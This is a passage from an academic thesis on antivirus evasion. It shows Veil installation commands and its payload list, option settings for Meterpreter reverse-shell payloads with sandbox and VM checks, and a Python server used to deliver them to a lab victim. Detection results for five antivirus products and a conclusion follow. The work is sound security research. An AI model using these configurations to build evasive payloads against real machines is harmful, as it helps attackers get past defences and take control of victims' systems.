
6.1.5 Veil 3.1.14

According to its GitHub page, Veil is a tool designed to generate Metasploit payloads that bypass common antivirus solutions. We can install it in Kali Linux with the following commands:

```
apt -y install veil
/usr/share/veil/config/setup.sh --force --silent
```

Figure 23: Veil 3.1.X installation commands for Kali Linux


After successful installation, if we execute Veil, it displays the following screen:



```
kali@kali:~$ veil
===============================================================================
                           Veil | [Version]: 3.1.14
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

Main Menu

        2 tools loaded

Available Tools:

        1)      Evasion
        2)      Ordnance

Available Commands:

        exit                    Completely exit Veil
        info                    Information on a specific tool
        list                    List available tools
        options                 Show Veil configuration
        update                  Update Veil
        use                     Use a specific tool

Veil>: 
```


Figure 24: Veil 3.1.14

Using the interactive menu, we will create out malicious files. Veil has 41 payloads available:




```
1)      autoit/shellcode_inject/flat.py

2)      auxiliary/coldwar_wrapper.py
3)      auxiliary/macro_converter.py
4)      auxiliary/pyinstaller_wrapper.py

5)      c/meterpreter/rev_http.py
6)      c/meterpreter/rev_http_service.py
7)      c/meterpreter/rev_tcp.py
8)      c/meterpreter/rev_tcp_service.py

9)      cs/meterpreter/rev_http.py
10)     cs/meterpreter/rev_https.py
11)     cs/meterpreter/rev_tcp.py
12)     cs/shellcode_inject/base64.py
13)     cs/shellcode_inject/virtual.py

14)     go/meterpreter/rev_http.py
15)     go/meterpreter/rev_https.py
16)     go/meterpreter/rev_tcp.py
17)     go/shellcode_inject/virtual.py

18)     lua/shellcode_inject/flat.py

19)     perl/shellcode_inject/flat.py

20)     powershell/meterpreter/rev_http.py
21)     powershell/meterpreter/rev_https.py
22)     powershell/meterpreter/rev_tcp.py
23)     powershell/shellcode_inject/psexec_virtual.py
24)     powershell/shellcode_inject/virtual.py

25)     python/meterpreter/bind_tcp.py
26)     python/meterpreter/rev_http.py
27)     python/meterpreter/rev_https.py
28)     python/meterpreter/rev_tcp.py
29)     python/shellcode_inject/aes_encrypt.py
30)     python/shellcode_inject/arc_encrypt.py
31)     python/shellcode_inject/base64_substitution.py
32)     python/shellcode_inject/des_encrypt.py
33)     python/shellcode_inject/flat.py
34)     python/shellcode_inject/letter_substitution.py
35)     python/shellcode_inject/pidinject.py
36)     python/shellcode_inject/stallion.py

37)     ruby/meterpreter/rev_http.py
38)     ruby/meterpreter/rev_https.py
39)     ruby/meterpreter/rev_tcp.py
40)     ruby/shellcode_inject/base64.py
41)     ruby/shellcode_inject/flat.py
```

Figure 25: Veil payloads




```
Payload: cs/meterpreter/rev_http selected

 Required Options:

Name                Value           Description
----                -----           -----------
COMPILE_TO_EXE      Y               Compile to an executable
DEBUGGER            y               Optional: Check if debugger is attached
DOMAIN              X               Optional: Required internal domain
EXPIRE_PAYLOAD      X               Optional: Payloads expire after "Y" days
HOSTNAME            X               Optional: Required system hostname
INJECT_METHOD       Virtual         Virtual or Heap
LHOST               192.168.112.128 IP of the Metasploit handler
LPORT               8004            Port of the Metasploit handler
PROCESSORS          X               Optional: Minimum number of processors
SLEEP               180             Optional: Sleep "Y" seconds, check if accelerated
TIMEZONE            X               Optional: Check to validate not in UTC
USERNAME            X               Optional: The required user account
USE_ARYA            N               Use the Arya crypter
```

Figure 26: Veil cs/meterpreter/rev_http custom settings



```
Payload: powershell/meterpreter/rev_tcp selected

 Required Options:

Name                Value           Description
----                -----           -----------
BADMACS             FALSE           Checks for known bad mac addresses
DOMAIN              X               Optional: Required internal domain
HOSTNAME            X               Optional: Required system hostname
LHOST               192.168.112.128 IP of the Metasploit handler
LPORT               8004            Port of the Metasploit handler
MINBROWSERS         FALSE           Minimum of 2 browsers
MINPROCESSES        X               Minimum number of processes running
MINRAM              FALSE           Require a minimum of 3 gigs of RAM
PROCESSORS          X               Optional: Minimum number of processors
SLEEP               X               Optional: Sleep "Y" seconds, check if accelerated
USERNAME            X               Optional: The required user account
USERPROMPT          FALSE           Window pops up prior to payload
UTCCHECK            FALSE           Check that system isn't using UTC time zone
VIRTUALPROC         FALSE           Check for known VM processes
```

Figure 27: Veil powershell/meterpreter/rev_tcp custom settings



```
Payload: go/meterpreter/rev_http selected

 Required Options:

Name                    Value          Description
----                    -----          -----------
BADMACS                 FALSE          Check for VM based MAC addresses
CLICKTRACK              X              Require X number of clicks before execution
COMPILE_TO_EXE          Y              Compile to an executable
CURSORCHECK             FALSE          Check for mouse movements
DISKSIZE                X              Check for a minimum number of gigs for hard disk
HOSTNAME                X              Optional: Required system hostname
INJECT_METHOD           Virtual        Virtual or Heap
LHOST                   192.168.112.128 IP of the Metasploit handler
LPORT                   8004           Port of the Metasploit handler
MINPROCS                X              Minimum number of running processes
PROCCHECK               FALSE          Check for active VM processes
PROCESSORS              X              Optional: Minimum number of processors
RAMCHECK                FALSE          Check for at least 3 gigs of RAM
SLEEP                   60             Optional: Sleep "Y" seconds, check if accelerated
USERNAME                X              Optional: The required user account
USERPROMPT              FALSE          Prompt user prior to injection
UTCCHECK                FALSE          Check if system uses UTC time
```

Figure 28: Veil go/meterpreter/rev_http custom settings

The files created using Veil are the following:

Filename	Payload
veev1.exe	c/meterpreter/rev_tcp
veev2.exe	cs/meterpreter/rev_http
veev3.bat	powershell/meterpreter/rev_tcp
veev4.exe	go/meterpreter/rev_http

Table 4: Veil 3.1.14 files and payloads

6.2 Antivirus Detection Tests

The created files were served from the attacker Kali Linux VM to the victim Windows 10 virtual machine by using the SimpleHTTPServer module of Python with the command

```
python -m SimpleHTTPServer 8000
```

The results are displayed in the following tables:

TheFatRat - Detections/AV

	BitDefender	Kaspersky	Avast	AVG	Avira
fat1.exe	DETECTION	DETECTION	DETECTION	DETECTION	DETECTION
fat2.exe	DETECTION	DETECTION	DETECTION	DETECTION	DETECTION
fat3.exe		DETECTION			DETECTION
fat4.exe	DETECTION	DETECTION	DETECTION	DETECTION	DETECTION
fat5.exe	DETECTION	DETECTION	DETECTION	DETECTION	DETECTION

Table 5: TheFatRat detections per AV

Phantom-Evasion – Detections/AV

	BitDefender	Kaspersky	Avast	AVG	Avira
phantom1.exe		DETECTION			
phantom2.exe		DETECTION			DETECTION
phantom3.exe	DETECTION	DETECTION			DETECTION
phantom4.exe		DETECTION			

Table 6: Phantom-Evasion detections per AV

HERCULES – Detections/AV

	BitDefender	Kaspersky	Avast	AVG	Avira
herc1.exe	DETECTION	DETECTION			DETECTION
herc2.exe	DETECTION	DETECTION			DETECTION
herc3.exe		DETECTION			DETECTION

Table 7: HERCULES detections per AV

Veil 3.1.14 – Detections/AV

	BitDefender	Kaspersky	Avast	AVG	Avira
veev1.exe	DETECTION	DETECTION	DETECTION	DETECTION	DETECTION
veev2.exe	DETECTION	DETECTION	DETECTION	DETECTION	DETECTION
veev3.bat	DETECTION	DETECTION			DETECTION
veev4.exe	DETECTION	DETECTION	DETECTION	DETECTION	DETECTION

Table 8: Veil 3.1.14 detections per AV

6.3 Results




Table 9: Evasion Rate per Tool




Table 10: Detection rate per Antivirus

Of all the tools, Phantom-Evasion had the best evasion score with 65%. It also managed to crash Avira during the 2 detections, making it continuously scan the file in an endless loop. Its success could be based on 2 things: it is actively still developed and updated, and it is not as famous and commonly used as Veil 3.1.14.

HERCULES was in second place with 47% evasion and TheFatRat was third with 22% evasion rate. HERCULES and TheFatRat were the oldest tools between the 4, but also not so commonly used as Veil 3.1.14.

The tool that had the lowest evasion score was Veil 3.1.14 with 10% successful evasions. This happens probably because it is the most famous AV evasion tool so many of its samples are uploaded on VirusTotal and shared with the AV companies for analysis.

Of the antiviruses, the most successful was Kaspersky. It managed to flag all the scanned samples with detection rate 100%. This could be because it might be the best product of the AVs tested here, but it could also be because of aggressive flagging, so it could be susceptible to many false positives.

Avira was second with 88% detection rate, but it had great difficulty with Phantom-Evasion. It failed to detect 2 of the 4 files, and the 2 files it detected, both crashed the antivirus and made it loop endlessly, continuously scanning the 2 files.

BitDefender was third with 69% detection rate and Avast and AVG were last with 44% detection rate and identical scanning results. It could be possible that Avast and AVG share the same antivirus engine, so when bypassing one of them, it would be probably certain that the second one would also be bypassed.

The versions of Kaspersky and Avira that were tested, were trials of the paid full product whereas BitDefender, Avast and AVG were free versions. That might explain the lower score of the 3 due to more advanced features and components being included in the paid versions.

7 Conclusion

In this thesis, we began by examining what malware and antivirus are and gave the various types of malware. We examined the basic features of an antivirus and the various ways that AV signatures are created. We also studied many different AV evasion methods grouped by each antivirus component.

We gave a manual AV evasion example by beginning from a common C# reverse shell publicly available from GitHub and implemented various methods to make it fully undetectable by the ESET antivirus.

Finally, we tested five AV evasion tools against the top five, fully updated AV products of 2019 using the latest Windows 10 OS version and tried to find logical explanation behind the results.

Antivirus evasion is not something difficult to achieve. There is a constant battle between malware writers and antivirus companies where the former keep being one step ahead. That does not mean that antiviruses are useless. They offer protection against basic, already known threats, which is what the majority of people and organizations need. This is enough to make them necessary in all present computer systems and an irreplaceable part of information security.

8 Future work

This thesis is by no means an exhaustive search of antivirus evasion methods. There are many experiments and research that can be done to offer a greater insight in antivirus and their operations. One idea for future research would be the creation of custom malware with modules focused on implemented evasion methods not examined in this thesis. The malware AV evasion module could implement a chain of sequential functions and conditionals that check if the file is currently scanned by antivirus, run in an emulator or run in a real system.

Another idea would be to reverse engineer one of the top antivirus products and try to find vulnerabilities or bugs that allow to either bypass malware detection or attack directly the antivirus engine. Every product can contain not properly audited code that could result in successful evasion or even exploitation.

One interesting research topic would be to investigate known malware and their ways of evading detection. It is very easy to find malware samples in VirusTotal or various infosec forums. Some of the most notorious (e.g. Emotet, Sandworm, WannaCry etc.) implement interesting methods for AV bypassing. Reverse-engineering them in a safe environment could bring to light all these methods.

Finally, based on its popularity surge as a science field, an interesting thesis subject could be to research machine learning and its possible applications on antivirus bypassing. A tool could be made that checks data and signatures from VirusTotal and tries to modify a malicious file in such way to not trigger an antivirus while keeping all the functionality.

9 References

[1] K. A. Monnappa, Learning Malware Analysis, Packt Publishing, 2018

[2] J. Koret, E. Bachaalany, The Antivirus Hacker's Handbook, Wiley, 2015

[3] https://en.wikipedia.org/wiki/Antivirus_software

[4] https://resources.infosecinstitute.com/category/certifications-training/malware-analysis-reverse-engineering/reverse-engineering-packed-malware/top-popular-packers-used-in-malware/, last accessed on June 22, 2020

[5] https://eugene.kaspersky.com/2012/03/07/emulation-a-headache-to-develop-but-oh-so-worth-it/, last accessed on June 22, 2020

[6] https://malwaretips.com/threads/creating-anti-virus-signatures.28803/, last accessed on June 22, 2020

[7] https://hooked-on-mnemonics.blogspot.com/2011/01/intro-to-creating-anti-virus-signatures.html, last accessed on June 22, 2020

[8] https://en.wikipedia.org/wiki/EICAR_test_file, last accessed on June 22, 2020

[9] https://en.wikipedia.org/wiki/Cryptographic_hash_function, last accessed on June 22, 2020

[10] M. Sikorski, A. Honig, Practical Malware Analysis, No Starch Press, 2012

[11] https://github.com/danielbohannon/Invoke-Obfuscation, last accessed on June 22, 2020

[12] https://github.com/corkami, last accessed on June 22, 2020

[13] https://code.google.com/archive/p/corkami/, last accessed on June 22, 2020

[14] https://code.google.com/archive/p/corkami/wikis/PDFTricks.wiki#readers_compatibility, last accessed on June 22, 2020

[15] https://www.pinvoke.net/default.aspx/kernel32.openmutex, last accessed on June 22, 2020

[16] https://www.pinvoke.net/default.aspx/kernel32.LoadLibrary, last accessed on June 22, 2020

[17] https://www.kali.org/downloads/, last accessed on June 22, 2020

[18] https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/, last accessed on June 22, 2020

[19] https://gs.statcounter.com/windows-version-market-share/desktop/worldwide/, last accessed on June 22, 2020

[20] https://www.av-comparatives.org/tests/summary-report-2019/, last accessed on June 22, 2020

[21] https://gist.github.com/fdiskyou/56b9a4482eecd8e31a1d72b1acb66fac, last accessed on June 22, 2020

[22] https://github.com/Screetsec/TheFatRat, last accessed on June 22, 2020

[23] https://github.com/oddcod3/Phantom-Evasion, last accessed on June 22, 2020

[24] https://github.com/EgeBalci/HERCULES, last accessed on June 22, 2020

[25] https://github.com/codewatchorg/SideStep, last accessed on June 22, 2020

[26] https://www.codewatch.org/blog/?p=414, last accessed on June 22, 2020

[27] https://github.com/Veil-Framework/Veil, last accessed on June 22, 2020

[28] https://www.bitdefender.com/solutions/free.html, last accessed on June 22, 2020

[29] https://usa.kaspersky.com/antivirus, last accessed on June 22, 2020

[30] https://www.avast.com/en-us/index#pc, last accessed on June 22, 2020

[31] https://www.avg.com/en-eu/homepage#pc, last accessed on June 22, 2020

[32] https://www.avira.com/en/antivirus-pro, last accessed on June 22, 2020